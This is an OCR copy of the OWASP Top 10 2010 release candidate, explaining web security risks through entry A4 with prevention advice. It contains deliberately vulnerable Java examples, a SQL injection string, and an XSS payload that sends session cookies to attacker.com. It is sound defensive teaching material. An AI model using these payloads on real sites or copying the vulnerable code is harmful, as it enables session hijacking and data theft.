OWASP

The Open Web Application Security Project

OWASP Top 10 - 2010 rc1

The Ten Most Critical Web Application Security Risks

RELEASE CANDIDATE FOR COMMENT

release

RC Release Candidate

IMPORTANT NOTICE

Request for Comments

OWASP plans to release the final public release of the OWASP Top 10 - 2010 during the first quarter of 2010 after a final, one-month public comment period ending December 31, 2009.

This release of the OWASP Top 10 marks this project's eighth year of raising awareness of the importance of application security risks. This release has been significantly revised to clarify the focus on risk. To do this, we've detailed the threats, attacks, weaknesses, security controls, technical impacts, and business impacts associated with each risk. By adopting this approach, we hope to provide a model for how organizations can think beyond the ten risks here and figure out the most important risks that their applications create for their business.

Following the final publication of the OWASP Top 10 - 2010, the collaborative work of the OWASP community will continue with updates to supporting documents including the OWASP wiki, OWASP Developer's Guide, OWASP Testing Guide, OWASP Code Review Guide, and the OWASP Prevention Cheat Sheet Series.

Constructive comments on this OWASP Top 10 - 2010 Release Candidate should be forwarded via email to OWASP-TopTen@lists.owasp.org. Private comments may be sent to dave.wichers@owasp.org. Anonymous comments are welcome. All non-private comments will be catalogued and published at the same time as the final public release. Comments recommending changes to the items listed in the Top 10 should include a complete suggested list of 10 items, along with a rationale for any changes. All comments should indicate the specific relevant page and section.

Your feedback is critical to the continued success of the OWASP Top 10 Project. Thank you all for your dedication to improving the security of the world's software for everyone.

Jeff Williams, OWASP Chair
Dave Wichers, OWASP Top 10 Project Lead

About OWASP

Foreword

Insecure software is already undermining our financial, healthcare, defense, energy, and other critical infrastructure. As our digital infrastructure gets increasingly complex and interconnected, the difficulty of achieving application security increases exponentially. We can no longer afford to tolerate relatively simple security problems like those in the OWASP Top 10.

The goal of the Top 10 project is to raise awareness about application security by identifying some of the most critical risks facing organizations. The Top 10 project is referenced by many standards, books, tools, and organizations, including MITRE, PCI DSS, DISA, FTC, and many more. The OWASP Top 10 was initially released in 2003 and minor updates were made in 2004, 2007, and this 2010 release.

We encourage you to use the Top 10 to get your organization started with application security. Developers can learn from the mistakes of other organizations. Executives can start thinking about how to manage the risk that software applications create in their enterprise.

But the Top 10 is not an application security program. Going forward, OWASP recommends that organizations establish a strong foundation of training, standards, and tools that makes secure coding possible. On top of that foundation, organizations can integrate security into their development and verification processes. Management can use the data from these activities to manage the cost and risk associated with application security.

We hope that the OWASP Top 10 is useful to your application security efforts. Please don't hesitate to contact OWASP with your questions, comments, and ideas.

http://www.owasp.org/index.php/Topten

About OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted. At OWASP you'll find free and open …

- Application security tools and standards
- Complete books on application security testing, secure code development, and security code review
- Standard security controls and libraries
- Local chapters worldwide
- Cutting edge research
- Extensive conferences worldwide
- Mailing lists
- And more

All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security. We advocate approaching application security as a people, process, and technology problem, because the most effective approaches to application security include improvements in all of these areas. We can be found at http://www.owasp.org.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. Similar to many open-source software projects, OWASP produces many types of materials in a collaborative, open way.

The OWASP Foundation is the non-profit entity that ensures the project's long-term success. Almost everyone associated with OWASP is a volunteer, including the OWASP Board, Global Project Committees, and Chapter Leaders, and project members. We support innovative security research with grants and infrastructure.

Come join us!

Copyright and License

1 Introduction

Welcome

Welcome to the OWASP Top 10 2010! This significant update presents a more concise, risk focused list of the Top 10 Most Critical Web Application Security Risks. The OWASP Top 10 has always been about risk, but this update makes this much more clear than previous editions, and provides additional information on how to assess these risks for your applications.

For each top 10 item, this release discusses the general likelihood and consequence factors that are used to categorize the typical severity of the risk, and then presents guidance on how to verify whether you have problems in this area, how to avoid them, some example flaws in that area, and pointers to links with more information.

The primary aim of the OWASP Top 10 is to educate developers, designers, architects and organizations about the consequences of the most important web application security weaknesses. The Top 10 provides basic methods to protect against these high risk problem areas – and provides guidance on where to go from here.

Warnings

Don't stop at 10. There are hundreds of issues that could affect the overall security of a web application as discussed in the OWASP Developer's Guide, which is essential reading for anyone developing web applications today. Guidance on how to effectively find vulnerabilities in web applications are provided in the OWASP Testing Guide and OWASP Code Review Guide, which have both been significantly updated since the previous release of the OWASP Top 10.

Constant change. This Top 10 will continue to change. Even without changing a single line of your application's code, you may become vulnerable to something nobody ever thought of before. Please review the advice at the end of the Top 10 in Where to go from here for more information.

Think positive. When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, OWASP has just produced the Application Security Verification Standard (ASVS) as a guide to organizations and application reviewers on what to verify.

Use tools wisely. Security vulnerabilities can be quite complex and buried in mountains of code. The most cost-effective approach for finding and eliminating them is, almost always, human experts armed with good tools.

Push left. Secure web applications are only possible when a secure software development lifecycle is used. For guidance on how to implement a secure SDLC, we recently released the OWASP Software Assurance Maturity Model (SAMM), which is a major update to the OWASP CLASP Project.

Acknowledgements

Thanks to Aspect Security for initiating, leading, and updating the OWASP Top 10 since its inception in 2003, and to its primary authors: Jeff Williams and Dave Wichers.

ASPECT SECURITY
Application Security Specialists

We'd like to thank those organizations that contributed their vulnerability prevalence data to support the 2010 update:

- Aspect Security
- MITRE – CVE
- Softtek
- White Hat – Statistics

We'd also like to thank those that contributed significant content or time reviewing this update of the Top 10:

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (White Hat)
- Paul Petefish (Solutionary, Inc.)
- Eric Sheridan (Aspect Security)
- Andrew van der Stock

RN Release Notes

What changed from 2007 to 2010?

The threat landscape for Internet applications changes with advances by attackers, new technology, and increasingly complex systems. To keep pace, we update the OWASP Top 10 periodically. In this 2010 release, we made three significant changes :

1) We clarified that the Top 10 is about the Top 10 Risks, not the Top 10 most common weaknesses. See the details on the "Understanding Application Security Risk" page below.

2) We changed our ranking methodology to estimate risk, instead of relying solely on the frequency of the associated weakness. This affects the ordering of the Top 10 somewhat, as you can see in the table below.

3) We replaced two items on the list with two new items:


+ ADDED: A6 – Security Misconfiguration. This issue was A10 in the Top 10 from 2004: Insecure Configuration Management, but was dropped because it wasn't thought of as a software issue. However, from an organizational risk and prevalence perspective, it clearly merits re-inclusion in the Top 10, and so now it's back.
+ ADDED: A8 – Unvalidated Redirects and Forwards. This issue is making its debut in the Top 10. The evidence shows that this relatively unknown issue is widespread and can cause significant damage.
– REMOVED: A3 – Malicious File Execution. This is still a significant problem in many different environments. However, its prevalence in 2007 was inflated by large numbers of PHP applications with this problem. PHP is now shipped with more default security, lowering the prevalence of this problem.
– REMOVED: A6 – Information Leakage and Improper Error Handling. This issue is extremely prevalent, but the impact of disclosing stack trace and error message information is typically minimal.

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	A7 – Failure to Restrict URL Access
<not in T10 2007>	A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	A10 - Insufficient Transport Layer Protection
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

Risk Application Security Risk

What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business. Each of these paths represents a risk that may or may not be serious enough to warrant attention.



Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may range from nothing all the way through putting you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with the threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine the overall risk.

What's My Risk?

This update to the OWASP Top 10 focuses on identifying the most serious risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using this simple ratings scheme, which is based on the OWASP Risk Rating Methodology.

Threat Agent	Attack Vector	Weakness Prevalence	Weakness Detectability	Technical Impact	Business Impact
?	Easy	Widespread	Easy	Severe	?
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	

However, only you know the specifics of your environment and your business. For any given application, there may not be a threat agent that can perform the relevant attack. Or the technical impact may not make any difference. Therefore, you should evaluate each risk for yourself, particularly looking at the threat agents, security controls, and business impacts in your enterprise.

Although previous versions of the OWASP Top 10 focused on identifying the most common "vulnerabilities", they were also designed around risk. The names of the risks in the Top 10 are sometimes based on the attack, sometimes on the weakness, and sometimes on the impact. We choose the name that is best known and will achieve the highest level of awareness.

References

OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling


External

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

T10 OWASP Top 10 Application Security Risks – 2010

A1 – Injection	•Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2 – Cross Site Scripting (XSS)	•XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A3 – Broken Authentication and Session Management	•Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit implementation flaws to assume other users' identities.
A4 – Insecure Direct Object References	•A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Cross Site Request Forgery (CSRF)	•A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A6 – Security Misconfiguration	•Security depends on having a secure configuration defined for the application, framework, web server, application server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults.
A7 - Failure to Restrict URL Access	•Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks when these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.
A8 – Unvalidated Redirects and Forwards	•Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.
A9 – Insecure Cryptographic Storage	•Many web application do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may use this weakly protected data to conduct identity theft, credit card fraud, or other crimes.
A10 - Insufficient Transport Layer Protection	•Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.

A1 Injection



Am I Vulnerable To Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Manual penetration testers can confirm these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection problems exist. Scanners cannot always reach interpreters and can have difficulty detecting whether an attack was successful.

How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Beware of APIs, such as stored procedures, that appear parameterized, but may still allow injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's ESAPI has some of these escaping routines.
3. Positive or "whitelist" input validation with appropriate canonicalization also helps protect against injection, but is not a complete defense as many applications require special characters in their input. OWASP's ESAPI has an extensible library of white list input validation routines.

Example Attack Scenario

The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's.

```
http://example.com/app/accountView?id=' or '1'='1
```

In the worst case, the attacker uses this weakness to invoke special stored procedures in the database, allowing a complete takeover of the database host.

References


OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

External

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection

A2 Cross Site Scripting (XSS)



Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.

Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources.

XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS.

Detection of XSS flaws is fairly easy via testing or code analysis.

Attackers can execute script in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.

Consider the business value of the affected data or application functions.

Am I Vulnerable to XSS?

You need to ensure that all user supplied input sent back to the browser is verified to be safe (via input validation), and that user input is properly escaped before it is included in the output page. Proper output encoding ensures that such input is always treated as text in the browser, rather than active content that might get executed.

Both static and dynamic tools can find some XSS problems automatically. However, each application builds output pages differently and uses different browser side interpreters such as JavaScript, ActiveX, Flash, and Silverlight, which makes automated detection difficult. Therefore, complete coverage requires a combination of manual code review and manual penetration testing.

Web 2.0 technologies such as AJAX makes XSS much more difficult to detect via automated tools.

How Do I Prevent XSS?

Preventing XSS requires keeping untrusted data separate from active browser content.

1. The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. Developers need to include this escaping in their applications unless their UI framework does this for them. See the OWASP XSS Prevention Cheat Sheet for more information about escaping.
2. Positive or "whitelist" input validation with appropriate canonicalization (decoding) also helps protect against XSS, but is not a complete defense as many applications require special characters in their input. Such validation should, as much as possible, decode any encoded input, and then validate the length, characters, format, and any business rules on that data before accepting the input.

Example Attack Scenario

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
'%20+document.cookie</script>.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session. Note that attackers can also use XSS to defeat any CSRF defense the application might employ. See A5 for info on CSRF.

References


OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP Cross Site Scripting Article
- ESAPI Project Home Page
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- OWASP Testing Guide: Chapter on XSS Testing
- OWASP Code Review Guide: Chapter on XSS Review

External

- CWE Entry 79 on Cross Site Scripting
- RSnake's XSS Attack Cheat Sheet

A3 Broken Authentication and Session Management



Am I Vulnerable?

The primary assets to protect are user passwords, and session IDs.

1. Are passwords, session IDs, and other credentials sent only over TLS connections? See A10.
2. Are credentials always protected when stored using hashing or encryption? See A9.
3. Can credentials be guessed or overwritten through weak account management functions (e.g., account creation, change password, recover password)?
4. Are session IDs exposed via URL rewriting?
5. Do session IDs timeout and can users log out?

See the ASVS requirement areas V2 and V3 for more details.

How Do I Prevent This?

The primary recommendation for an organization is to make available to developers a single set of strong authentication and session management controls.

1. Such controls should strive to meet all the authentication and session management requirements defined in OWASP's Application Security Verification Standard (ASVS) areas V2 (Authentication) and V3 (Session Management).
2. These controls should have a simple interface for developers. Consider the ESAPI Authenticator and User APIs as good examples to follow, use, or build upon.
3. Strong efforts should be made to avoid XSS flaws which can be used to steal session IDs. See A5.

Example Attack Scenarios

Scenario #1: Airline reservations application supports URL rewriting, putting session IDs in the URL:

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.

Scenario #2: Application's timeouts aren't set properly. User uses public computer to access site. Instead of selecting "logout" the user simply closes the browser window and walks away. Attacker uses same browser an hour later, and browser is still authenticated.

Scenario #3: Site does not use SSL /TLS for all traffic. User accessing site has his wireless traffic sniffed by neighbor, exposing his user ID, password, and session ID.

References

OWASP


For a more complete set of requirements and problems to avoid in this area, see the ASVS requirements areas for Authentication (V2) and Session Management (V3).

- ESAPI Authenticator API
- ESAPI User API
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

External

- CWE Entry 287 on Improper Authentication

A4 Insecure Direct Object References



Am I Vulnerable?

The best way to find out if an application is vulnerable to insecure direct object references is to verify that all object references have appropriate defenses. Consider:

1. For direct references to restricted resources, the application needs to verify the user is authorized to access the exact resource they have requested.
2. If the reference is an indirect reference, the mapping to the direct reference must be limited to values authorized for the current user.

Code review can quickly verify whether either approach is implemented safely. Testing is also effective for identifying direct object references and whether they are safe. Automated tools typically do not look for such flaws because they cannot recognize what requires protection or what is safe or unsafe.

How Do I Prevent This?

Preventing insecure direct object references requires selecting an approach for protecting each user accessible object (e.g., object number, filename).

1. Use indirect object references. This prevents attackers from directly targeting unauthorized resources. For example, a drop down list of six resources could use the numbers 1 to 6 to indicate which value the user selected, instead of using the resource's database key. The application has to map the per-user indirect reference back to the actual database key on the server. OWASP's ESAPI includes both sequential and random access reference maps that developers can use to eliminate direct object references.
2. Check access. Each use of a direct object reference from an untrusted source must include an access control check that ensures the user is authorized for the requested object.

Example Attack Scenario

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , … );

pstmt.setString( 1, request.getparameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

The attacker simply modifies the 'acct' parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user's account, instead of only the intended customer's.

```
http://example.com/app/accountInfo?acct=notmyacct
```

References

OWASP

